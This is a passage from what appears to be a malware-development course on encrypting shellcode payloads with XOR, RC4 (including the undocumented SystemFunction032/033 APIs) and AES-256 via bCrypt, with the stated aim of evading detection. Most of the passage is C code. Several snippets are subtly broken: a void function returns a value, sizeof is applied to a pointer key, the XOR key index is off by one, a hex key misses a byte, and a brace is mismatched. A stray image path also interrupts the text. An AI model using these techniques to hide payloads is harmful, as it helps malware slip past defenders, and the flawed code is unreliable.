  for (size_t i = 0; i < sShellcodeSize; i++) {
    pShellcode[i] = pShellcode[i] ^ (bKey + i);
  }
}
```

The code snippet above can still be hardened further. The snippet below performs the encryption process with a key, using every byte of the key repeatedly making it harder to crack the key.

```
/*
  - pShellcode : Base address of the payload to encrypt
  - sShellcodeSize : The size of the payload
  - bKey : A random array of bytes of specific size
  - sKeySize : The size of the key
*/
VOID XorByInputKey(IN PBYTE pShellcode, IN SIZE_T sShellcodeSize, IN PBYTE bKey, IN SIZE_T sKeySiz
e) {
  for (size_t i = 0, j = 0; i < sShellcodeSize; i++, j++) {
    if (j > sKeySize){
      j = 0;
    }
    pShellcode[i] = pShellcode[i] ^ bKey[j];
  }
}
```

Conclusion

It is recommended to utilize XOR encryption for small tasks, such as obscuring strings. However, for larger payloads, it is advised to use more secure encryption methods such as AES.

18. Payload Encryption - RC4

Payload Encryption - RC4

Introduction

RC4 is a fast and efficient stream cipher that is also a bidirectional encryption algorithm that allows the same function to be used for both encryption and decryption. There are several C implementations of RC4 publicly available but this module will demonstrate three ways of performing RC4 encryption.

Note that diving into how the RC4 algorithm works is not the goal of this module and it's not required to fully understand it in depth. Rather the goal is encrypting the payload to evade detection.

RC4 Encryption - Method 1

This method uses the RC4 implementation found here due to its stability and well-written code. There are two functions `rc4Init` and `rc4Cipher` which are used to initialize a `rc4context` structure and perform the RC4 encryption, respectively.

```
typedef struct
{
  unsigned int i;
  unsigned int j;
  unsigned char s[256];

} Rc4Context;


void rc4Init(Rc4Context* context, const unsigned char* key, size_t length)
{
  unsigned int i;
  unsigned int j;
  unsigned char temp;

  // Check parameters
  if (context == NULL || key == NULL)
    return ERROR_INVALID_PARAMETER;

  // Clear context
  context->i = 0;
  context->j = 0;
```

```
  // Initialize the S array with identity permutation
  for (i = 0; i < 256; i++)
  {
    context->s[i] = i;
  }

  // S is then processed for 256 iterations
  for (i = 0, j = 0; i < 256; i++)
  {
    //Randomize the permutations using the supplied key
    j = (j + context->s[i] + key[i % length]) % 256;

    //Swap the values of S[i] and S[j]
    temp = context->s[i];
    context->s[i] = context->s[j];
    context->s[j] = temp;
  }

}


void rc4Cipher(Rc4Context* context, const unsigned char* input, unsigned char* output, size_t leng
th){
  unsigned char temp;

  // Restore context
  unsigned int i = context->i;
  unsigned int j = context->j;
  unsigned char* s = context->s;

  // Encryption loop
  while (length > 0)
  {
    // Adjust indices
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;

    // Swap the values of S[i] and S[j]
    temp = s[i];
    s[i] = s[j];
    s[j] = temp;

    // Valid input and output?
    if (input != NULL && output != NULL)
    {
      //XOR the input data with the RC4 stream
      *output = *input ^ s[(s[i] + s[j]) % 256];

      //Increment data pointers
      input++;
      output++;
```

```
    }

    // Remaining bytes to process
    length--;
  }

  // Save context
  context->i = i;
  context->j = j;
}
```

RC4 Encryption

The code below shows how the `rc4Init` and `rc4Cipher` functions are used to encrypt a payload.

```
  // Initialization
  Rc4Context ctx = { 0 };

  // Key used for encryption
  unsigned char* key = "maldev123";
  rc4Init(&ctx, key, sizeof(key));

  // Encryption //
  // plaintext - The payload to be encrypted
  // ciphertext - A buffer that is used to store the outputted encrypted data
  rc4Cipher(&ctx, plaintext, ciphertext, sizeof(plaintext));
```

RC4 Decryption

The code below shows how the `rc4Init` and `rc4Cipher` functions are used to decrypt a payload.

```
  // Initialization
  Rc4Context ctx = { 0 };

  // Key used to decrypt
  unsigned char* key = "maldev123";
  rc4Init(&ctx, key, sizeof(key));

  // Decryption //
  // ciphertext - Encrypted payload to be decrypted
```

```
  // plaintext - A buffer that is used to store the outputted plaintext data
  rc4Cipher(&ctx, ciphertext, plaintext, sizeof(ciphertext));
```

RC4 Encryption - Method 2

The undocumented Windows NTAPI `SystemFunction032` offers a faster and smaller implementation of the RC4 algorithm. Additional information about this API can be found on this Wine API page.

SystemFunction032

The documentation page states that the function `SystemFunction032` accepts two parameters of type `USTRING`.

```
NTSTATUS SystemFunction032
(
 struct ustring*       data,
 const struct ustring* key
)
```

USTRING Structure

Unfortunately, since this is an undocumented API the structure of `USTRING` is unknown. But through additional research, it's possible to locate the `USTRING` structure definition in wine/crypt.h. The structure is shown below.

```
typedef struct
{
  DWORD Length;         // Size of the data to encrypt/decrypt
  DWORD MaximumLength;  // Max size of the data to encrypt/decrypt, although often its the same as
Length (USTRING.Length = USTRING.MaximumLength = X)
  PVOID Buffer;         // The base address of the data to encrypt/decrypt

} USTRING;
```

Now that the `USTRING` struct is known, the `SystemFunction032` function can be used.

Retrieving SystemFunction032's Address

To use `SystemFunction032`, its address must first be retrieved. Since `SystemFunction032` is exported from `advapi32.dll`, the DLL must be loaded into the process using `LoadLibrary`.

The return value of the function call can be used directly in `GetProcAddress`.

Once the address of `SystemFunction032` has been successfully retrieved, it should be type-casted to a function pointer matching the definition found on the previously referenced Wine API page. However, the returned address can be casted directly from `GetProcAddress`. This is all demonstrated in the snippet below.

```
fnSystemFunction032 SystemFunction032 = (fnSystemFunction032) GetProcAddress(LoadLibraryA("Advapi3
2"), "SystemFunction032");
```

The function pointer of `SystemFunction032` is defined as the `fnSystemFunction032` data type which is shown below.

```
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
  struct USTRING* Data,   // Structure of type USTRING that holds information about the buffer to
encrypt / decrypt
  struct USTRING* Key     // Structure of type USTRING that holds information about the key used w
hile encryption / decryption
);
```

SystemFunction032 Usage

The snippet below provides a working code sample that utilizes the `SystemFunction032` function to perform RC4 encryption and decryption.

```
typedef struct
{
  DWORD Length;
  DWORD MaximumLength;
  PVOID Buffer;

} USTRING;

typedef NTSTATUS(NTAPI* fnSystemFunction032)(
  struct USTRING* Data,
  struct USTRING* Key
);

/*
Helper function that calls SystemFunction032
* pRc4Key - The RC4 key use to encrypt/decrypt
* pPayloadData - The base address of the buffer to encrypt/decrypt
* dwRc4KeySize - Size of pRc4key (Param 1)
```

```
* sPayloadSize - Size of pPayloadData (Param 2)
*/
BOOL Rc4EncryptionViaSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize,
IN DWORD sPayloadSize) {

  NTSTATUS STATUS = NULL;

  USTRING Data = {
    .Buffer         = pPayloadData,
    .Length         = sPayloadSize,
    .MaximumLength  = sPayloadSize
  };

  USTRING Key = {
    .Buffer         = pRc4Key,
    .Length         = dwRc4KeySize,
    .MaximumLength  = dwRc4KeySize
  },

  fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi
32"), "SystemFunction032");

  if ((STATUS = SystemFunction032(&Data, &Key)) != 0x0) {
    printf("[!] SystemFunction032 FAILED With Error: 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

RC4 Encryption - Method 3

Another way to implement the RC4 algorithm is using the `SystemFunction033` which takes the same parameters as the previously shown `SystemFunction032` function.

```
typedef struct
{
  DWORD Length;
  DWORD MaximumLength;
  PVOID Buffer;

} USTRING;


typedef NTSTATUS(NTAPI* fnSystemFunction033)(
  struct USTRING* Data,
  struct USTRING* Key
  );
```

```
/*
Helper function that calls SystemFunction033
* pRc4Key - The RC4 key use to encrypt/decrypt
* pPayloadData - The base address of the buffer to encrypt/decrypt
* dwRc4KeySize - Size of pRc4key (Param 1)
* sPayloadSize - Size of pPayloadData (Param 2)
*/
BOOL Rc4EncryptionViSystemFunc033(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize,
IN DWORD sPayloadSize) {

  NTSTATUS  STATUS = NULL;

  USTRING   Key = {
      .Buffer        = pRc4Key,
      .Length        = dwRc4KeySize,
      .MaximumLength = dwRc4KeySize
  };

  USTRING   Data = {
      .Buffer         = pPayloadData,
      .Length         = sPayloadSize,
      .MaximumLength  = sPayloadSize
  };

  fnSystemFunction033 SystemFunction033 = (fnSystemFunction033)GetProcAddress(LoadLibraryA("Advapi
32"), "SystemFunction033");

  if ((STATUS = SystemFunction033(&Data, &Key)) != 0x0) {
    printf("[!] SystemFunction033 FAILED With Error: 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

Encryption/Decryption Key Format

The code snippets in this module and other encryption modules use one valid way of representing the encryption/decryption key. However, it's important to be aware that the key can be represented using several different ways.

Be aware that hardcoding the plaintext key into the binary is considered bad practice and can be easily pulled when the malware is analyzed. Future modules will provide solutions to ensure the key cannot be easily retrieved.

```
// Method 1
unsigned char* key = "maldev123";

// Method 2
// This is 'maldev123' represented as an array of hexadecimal bytes
unsigned char key[] = {
  0x6D, 0x61, 0x6C, 0x64, 0x65, 0x76, 0x31, 0x32, 0x33
};

// Method 3
// This is 'maldev123' represented in a hex/string form (hexadecimal escape sequence)
unsigned char* key = "\x6D\x61\x64\x65\x76\x31\x32\x33";

// Method 4 - better approach (via stack strings)
// This is 'maldev123' represented in an array of chars
unsigned char key[] = {
  'm', 'a', 'l', 'd', 'e', 'v', '1', '2', '3'
};
```

19. Payload Encryption - AES Encryption

Payload Encryption - AES Encryption

Advanced Encryption Standard

This module discusses a more secure encryption algorithm, Advanced Encryption Standard (AES). It is a symmetric-key algorithm, meaning the same key is used for both encryption and decryption. There are several types of AES encryption such as AES128, AES192, and AES256 that vary by the key size. For example, AES128 uses a 128-bit key whereas AES256 uses a 256-bit key.

Additionally, AES can use different block cipher modes of operation such as CBC and GCM. Depending on the AES mode, the AES algorithm will require an additional component along with the encryption key called an Initialization Vector or IV. Providing an IV provides an additional layer of security to the encryption process.

Regardless of the chosen AES type, AES always requires a 128-bit input and produces a 128-bit output blocks. The important thing to keep in mind is that the input data should be multiples of 16 bytes (128 bits). If the payload being encrypted is not a multiple of 16 bytes then padding is required to increase the size of the payload and make it a multiple of 16 bytes.

The module provides 2 code samples that use AES256-CBC. The first sample is achieved through the bCrypt library which utilizes WinAPIs and the second sample uses Tiny Aes Project. Note that since the AES256-CBC is being used, the code uses a 32-byte key and a 16-byte IV. Again, this would vary if the code used a different AES type or mode.

AES Using WinAPIs (bCrypt Library)

There are several ways to implement the AES encryption algorithm. This section utilizes the bCrypt library (bcrypt.h) to perform AES encryption. This section will explain the code which is available for download as usual at the top right of the module box.

AES Structure

To start, an `AES` structure is created which contains the required data to perform encryption and decryption.

```
typedef struct _AES {

  PBYTE pPlainText;         // base address of the plain text data
  DWORD dwPlainSize;        // size of the plain text data

  PBYTE pCipherText;        // base address of the encrypted data
  DWORD dwCipherSize;       // size of it (this can change from dwPlainSize in case there was padd
ing)

  PBYTE pKey;               // the 32 byte key
  PBYTE pIv;                // the 16 byte iv

} AES, *PAES;
```

SimpleEncryption Wrapper

The `SimpleEncryption` function has six parameters that are used to initialize the `AES` structure. Once the structure is initialized, the function will call `InstallAesEncryption` to perform the AES encryption process. Note that two of its parameters are `OUT` parameters, therefore the function returns the following:

- `pCipherTextData` - A pointer to the newly allocated heap buffer which contains the ciphertext data.
- `sCipherTextSize` - The size of the ciphertext buffer.

The function returns `TRUE` if the `InstallAesEncryption` succeeds, otherwise `FALSE`.

```
// Wrapper function for InstallAesEncryption that makes things easier
BOOL SimpleEncryption(IN PVOID pPlainTextData, IN DWORD sPlainTextSize, IN PBYTE pKey, IN PBYTE pI
v, OUT PVOID* pCipherTextData, OUT DWORD* sCipherTextSize) {

  if (pPlainTextData == NULL || sPlainTextSize == NULL || pKey == NULL || pIv == NULL)
    return FALSE;

  // Intializing the struct
  AES Aes = {
    .pKey        = pKey,
    .pIv         = pIv,
    .pPlainText  = pPlainTextData,
    .dwPlainSize = sPlainTextSize
  };
```

```
  if (!InstallAesEncryption(&Aes)) {
    return FALSE;
  }

  // Saving output
  *pCipherTextData = Aes.pCipherText;
  *sCipherTextSize = Aes.dwCipherSize;

  return TRUE;
}
```

SimpleDecryption Wrapper

The `SimpleDecryption` function also has six parameters and behaves similarly to `SimpleEncryption` with the difference being that it calls the `InstallAesDecryption` function and it returns two different values.

- `pPlainTextData` - A pointer to the newly allocated heap buffer which contains the plaintext data.
- `sPlainTextSize` - The size of the plaintext buffer.

The function returns `TRUE` if the `InstallAesDecryption` succeeds, otherwise `FALSE`.

```
// Wrapper function for InstallAesDecryption that make things easier
BOOL SimpleDecryption(IN PVOID pCipherTextData, IN DWORD sCipherTextSize, IN PBYTE pKey, IN PBYTE
pIv, OUT PVOID* pPlainTextData, OUT DWORD* sPlainTextSize) {

  if (pCipherTextData == NULL || sCipherTextSize == NULL || pKey == NULL || pIv == NULL)
    return FALSE;

  // Intializing the struct
  AES Aes = {
    .pKey          = pKey,
    .pIv           = pIv,
    .pCipherText   = pCipherTextData,
    .dwCipherSize  = sCipherTextSize
  };

  if (!InstallAesDecryption(&Aes)) {
    return FALSE;
  }

  // Saving output
  *pPlainTextData = Aes.pPlainText;
  *sPlainTextSize = Aes.dwPlainSize;
```

```
  return TRUE;
}
```

Cryptographic Next Generation

Cryptographic Next Generation (CNG) provides a set of cryptographic functions that can be used by applications of the OS. CNG provides a standardized interface for cryptographic operations, making it easier for developers to implement security features in their applications. Both `InstallAesEncryption` and `InstallAesDecryption` functions make use of CNG.

More information about CNG is available here.

InstallAesEncryption Function

The `InstallAesEncryption` is the function that performs AES encryption. The function has one parameter, `PAES`, which is a pointer to a populated `AES` structure. The bCrypt library functions used in the function are shown below.

- BCryptOpenAlgorithmProvider - Used to load the BCRYPT_AES_ALGORITHM Cryptographic Next Generation (CNG) provider to enable the use of cryptographic functions.
- BCryptGetProperty - This function is called twice, the first time to retrieve the value of BCRYPT_OBJECT_LENGTH and the second time to fetch the value of BCRYPT_BLOCK_LENGTH property identifiers.
- BCryptSetProperty - Used to initialize the `BCRYPT_OBJECT_LENGTH` property identifier.
- BCryptGenerateSymmetricKey - Used to create a key object from the input AES key specified.
- BCryptEncrypt - Used to encrypt a specified block of data. This function is called twice, the first time retrieves the size of the encrypted data to allocate a heap buffer of that size. The second call encrypts the data and stores the ciphertext in the allocated heap.
- BCryptDestroyKey - Used to clean up by destroying the key object created using `BCryptGenerateSymmetricKey`.

- BCryptCloseAlgorithmProvider - Used to clean up by closing the object handle of the algorithm provider created earlier using `BCryptOpenAlgorithmProvider`.

The function returns `TRUE` if it successfully encrypts the payload, otherwise `FALSE`.

```
// The encryption implementation
BOOL InstallAesEncryption(PAES pAes) {

  BOOL                  bSTATE          = TRUE;
  BCRYPT_ALG_HANDLE     hAlgorithm      = NULL;
  BCRYPT_KEY_HANDLE     hKeyHandle      = NULL;

  ULONG           cbResult         = NULL;
  DWORD           dwBlockSize      = NULL;

  DWORD           cbKeyObject      = NULL;
  PBYTE           pbKeyObject      = NULL;

  PBYTE         pbCipherText     = NULL;
  DWORD           cbCipherText     = NULL,


  // Intializing "hAlgorithm" as AES algorithm Handle
  STATUS = BCryptOpenAlgorithmProvider(&hAlgorithm, BCRYPT_AES_ALGORITHM, NULL, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptOpenAlgorithmProvider Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Getting the size of the key object variable pbKeyObject. This is used by the BCryptGenerateSy
mmetricKey function later
  STATUS = BCryptGetProperty(hAlgorithm, BCRYPT_OBJECT_LENGTH, (PBYTE)&cbKeyObject, sizeof(DWORD),
&cbResult, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptGetProperty[1] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Getting the size of the block used in the encryption. Since this is AES it must be 16 bytes.
  STATUS = BCryptGetProperty(hAlgorithm, BCRYPT_BLOCK_LENGTH, (PBYTE)&dwBlockSize, sizeof(DWORD),
&cbResult, 0);
  if (!NT_SUCCESS(STATUS)) {
    printf("[!] BCryptGetProperty[2] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Checking if block size is 16 bytes
  if (dwBlockSize != 16) {
      bSTATE = FALSE; goto _EndOfFunc;
  }
```

```
  // Allocating memory for the key object
  pbKeyObject = (PBYTE)HeapAlloc(GetProcessHeap(), 0, cbKeyObject);
  if (pbKeyObject == NULL) {
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Setting Block Cipher Mode to CBC. This uses a 32 byte key and a 16 byte IV.
  STATUS = BCryptSetProperty(hAlgorithm, BCRYPT_CHAINING_MODE, (PBYTE)BCRYPT_CHAIN_MODE_CBC, sizeo
f(BCRYPT_CHAIN_MODE_CBC), 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptSetProperty Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Generating the key object from the AES key "pAes->pKey". The output will be saved in pbKeyObj
ect and will be of size cbKeyObject
  STATUS = BCryptGenerateSymmetricKey(hAlgorithm, &hKeyHandle, pbKeyObject, cbKeyObject, (PBYTE)pA
es->pKey, KEYSIZE, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptGenerateSymmetricKey Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Running BCryptEncrypt first time with NULL output parameters to retrieve the size of the outp
ut buffer which is saved in cbCipherText
  STATUS = BCryptEncrypt(hKeyHandle, (PUCHAR)pAes->pPlainText, (ULONG)pAes->dwPlainSize, NULL, pAe
s->pIv, IVSIZE, NULL, 0, &cbCipherText, BCRYPT_BLOCK_PADDING);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptEncrypt[1] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Allocating enough memory for the output buffer, cbCipherText
  pbCipherText = (PBYTE)HeapAlloc(GetProcessHeap(), 0, cbCipherText);
  if (pbCipherText == NULL) {
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Running BCryptEncrypt again with pbCipherText as the output buffer
  STATUS = BCryptEncrypt(hKeyHandle, (PUCHAR)pAes->pPlainText, (ULONG)pAes->dwPlainSize, NULL, pAe
s->pIv, IVSIZE, pbCipherText, cbCipherText, &cbResult, BCRYPT_BLOCK_PADDING);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptEncrypt[2] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }


  // Clean up
_EndOfFunc:
  if (hKeyHandle)
      BCryptDestroyKey(hKeyHandle);
```

```
  if (hAlgorithm)
      BCryptCloseAlgorithmProvider(hAlgorithm, 0);
  if (pbKeyObject)
      HeapFree(GetProcessHeap(), 0, pbKeyObject);
  if (pbCipherText != NULL && bSTATE) {
        // If everything worked, save pbCipherText and cbCipherText
        pAes->pCipherText   = pbCipherText;
        pAes->dwCipherSize  = cbCipherText;
  }
  return bSTATE;
}
```

InstallAesDecryption Function

The `InstallAesDecryption` is the function that performs AES decryption. The function has one parameter, `PAES`, which is a pointer to a populated `AES` structure. The bCrypt library functions used in the function are the same as in the `InstallAesEncryption` function above, with the only difference being that `BCryptDecrypt` is used instead of `BCryptEncrypt`.

- BCryptDecrypt - Used to decrypt a specified block of data. This function is called twice, the first time retrieves the size of the decrypted data to allocate a heap buffer of that size. The second call decrypts the data and stores the plaintext data in the allocated heap.

The function returns `TRUE` if it successfully decrypts the payload, otherwise `FALSE`.

```
// The decryption implementation
BOOL InstallAesDecryption(PAES pAes) {

  BOOL                  bSTATE          = TRUE;
  BCRYPT_ALG_HANDLE     hAlgorithm      = NULL;
  BCRYPT_KEY_HANDLE     hKeyHandle      = NULL;

  ULONG                 cbResult        = NULL;
  DWORD                 dwBlockSize     = NULL;

  DWORD                 cbKeyObject     = NULL;
  PBYTE                 pbKeyObject     = NULL;

  PBYTE                 pbPlainText     = NULL;
  DWORD                 cbPlainText     = NULL,

  // Intializing "hAlgorithm" as AES algorithm Handle
  STATUS = BCryptOpenAlgorithmProvider(&hAlgorithm, BCRYPT_AES_ALGORITHM, NULL, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptOpenAlgorithmProvider Failed With Error: 0x%0.8X \n", STATUS);
```

```
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Getting the size of the key object variable pbKeyObject. This is used by the BCryptGenerateSy
mmetricKey function later
  STATUS = BCryptGetProperty(hAlgorithm, BCRYPT_OBJECT_LENGTH, (PBYTE)&cbKeyObject, sizeof(DWORD),
&cbResult, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptGetProperty[1] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Getting the size of the block used in the encryption. Since this is AES it should be 16 byte
s.
  STATUS = BCryptGetProperty(hAlgorithm, BCRYPT_BLOCK_LENGTH, (PBYTE)&dwBlockSize, sizeof(DWORD),
&cbResult, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptGetProperty[2] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Checking if block size is 16 bytes
  if (dwBlockSize != 16) {
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Allocating memory for the key object
  pbKeyObject = (PBYTE)HeapAlloc(GetProcessHeap(), 0, cbKeyObject);
  if (pbKeyObject == NULL) {
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Setting Block Cipher Mode to CBC. This uses a 32 byte key and a 16 byte IV.
  STATUS = BCryptSetProperty(hAlgorithm, BCRYPT_CHAINING_MODE, (PBYTE)BCRYPT_CHAIN_MODE_CBC, sizeo
f(BCRYPT_CHAIN_MODE_CBC), 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptSetProperty Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Generating the key object from the AES key "pAes->pKey". The output will be saved in pbKeyObj
ect of size cbKeyObject
  STATUS = BCryptGenerateSymmetricKey(hAlgorithm, &hKeyHandle, pbKeyObject, cbKeyObject, (PBYTE)pA
es->pKey, KEYSIZE, 0);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptGenerateSymmetricKey Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Running BCryptDecrypt first time with NULL output parameters to retrieve the size of the outp
ut buffer which is saved in cbPlainText
  STATUS = BCryptDecrypt(hKeyHandle, (PUCHAR)pAes->pCipherText, (ULONG)pAes->dwCipherSize, NULL, p
```

```
Aes->pIv, IVSIZE, NULL, 0, &cbPlainText, BCRYPT_BLOCK_PADDING);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptDecrypt[1] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Allocating enough memory for the output buffer, cbPlainText
  pbPlainText = (PBYTE)HeapAlloc(GetProcessHeap(), 0, cbPlainText);
  if (pbPlainText == NULL) {
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Running BCryptDecrypt again with pbPlainText as the output buffer
  STATUS = BCryptDecrypt(hKeyHandle, (PUCHAR)pAes->pCipherText, (ULONG)pAes->dwCipherSize, NULL, p
Aes->pIv, IVSIZE, pbPlainText, cbPlainText, &cbResult, BCRYPT_BLOCK_PADDING);
  if (!NT_SUCCESS(STATUS)) {
      printf("[!] BCryptDecrypt[2] Failed With Error: 0x%0.8X \n", STATUS);
      bSTATE = FALSE; goto _EndOfFunc;
  }

  // Clean up
_EndOfFunc:
  if (hKeyHandle)
      BCryptDestroyKey(hKeyHandle);
  if (hAlgorithm)
      BCryptCloseAlgorithmProvider(hAlgorithm, 0);
  if (pbKeyObject)
      HeapFree(GetProcessHeap(), 0, pbKeyObject);
  if (pbPlainText != NULL && bSTATE) {
        // if everything went well, we save pbPlainText and cbPlainText
        pAes->pPlainText   = pbPlainText;
        pAes->dwPlainSize  = cbPlainText;
  }
  return bSTATE;

}
```

Additional Helper Functions

The code also includes two small helper functions as well, `PrintHexData` and `GenerateRandomBytes`.

The first function, `PrintHexData`, prints an input buffer as a char array in C syntax to the console.

```
// Print the input buffer as a hex char array
VOID PrintHexData(LPCSTR Name, PBYTE Data, SIZE_T Size) {
```

```
  printf("unsigned char %s[] = {", Name);

  for (int i = 0; i < Size; i++) {
      if (i % 16 == 0)
            printf("\n\t");

      if (i < Size - 1) {
            printf("0x%0.2X, ", Data[i]);
      else
            printf("0x%0.2X ", Data[i]);
  }

  printf("};\n\n\n");

}
```

The other function, `GenerateRandomBytes`, fills up an input buffer with random bytes which in this case is used to generate a random key and IV.

```
// Generate random bytes of size sSize
VOID GenerateRandomBytes(PBYTE pByte, SIZE_T sSize) {

  for (int i = 0; i < sSize; i++) {
      pByte[i] = (BYTE)rand() % 0xFF;
  }

}
```

Padding


Both `InstallAesEncryption` and `InstallAesDecryption` functions use the `BCRYPT_BLOCK_PADDING` flag with the `BCryptEncrypt` and `BCryptDecrypt` bcrypt functions respectively, which will automatically pad the input buffer, if required, to be a multiple of 16 bytes, solving the AES padding issue.

Main Function - Encryption

The main function below is used to perform the encryption routine on an array of plaintext data.

```
// The plaintext, in hex format, that will be encrypted
// this is the following string in hex "This is a plain text string, we'll try to encrypt/decrypt
!"
```

```
unsigned char Data[] = {
  0x54, 0x68, 0x69, 0x73, 0x20, 0x69, 0x73, 0x20, 0x61, 0x20, 0x70, 0x6C,
  0x61, 0x69, 0x6E, 0x20, 0x74, 0x65, 0x78, 0x74, 0x20, 0x73, 0x74, 0x72,
  0x69, 0x6E, 0x67, 0x2C, 0x20, 0x77, 0x65, 0x27, 0x6C, 0x6C, 0x20, 0x74,
  0x72, 0x79, 0x20, 0x74, 0x6F, 0x20, 0x65, 0x6E, 0x63, 0x72, 0x79, 0x70,
  0x74, 0x2F, 0x64, 0x65, 0x63, 0x72, 0x79, 0x70, 0x74, 0x20, 0x21
};

int main() {

  BYTE pKey [KEYSIZE];                    // KEYSIZE is 32 bytes
  BYTE pIv [IVSIZE];                      // IVSIZE is 16 bytes

  srand(time(NULL));                      // The seed to generate the key. This is used to further
randomize the key.
  GenerateRandomBytes(pKey, KEYSIZE);     // Generating a key with the helper function

  srand(time(NULL) ^ pKey[0]);            // The seed to generate the IV. Use the first byte of th
e key to add more randomness.
  GenerateRandomBytes(pIv, IVSIZE);       // Generating the IV with the helper function

  // Printing both key and IV onto the console
  PrintHexData("pKey", pKey, KEYSIZE);
  PrintHexData("pIv", pIv, IVSIZE);

  // Defining two variables the output buffer and its respective size which will be used in Simple
Encryption
  PVOID pCipherText = NULL;
  DWORD dwCipherSize = NULL;

  // Encrypting
  if (!SimpleEncryption(Data, sizeof(Data), pKey, pIv, &pCipherText, &dwCipherSize)) {
    return -1;
  }

  // Print the encrypted buffer as a hex array
  PrintHexData("CipherText", pCipherText, dwCipherSize);

  // Clean up
  HeapFree(GetProcessHeap(), 0, pCipherText);
  system("PAUSE");
  return 0;
}
```

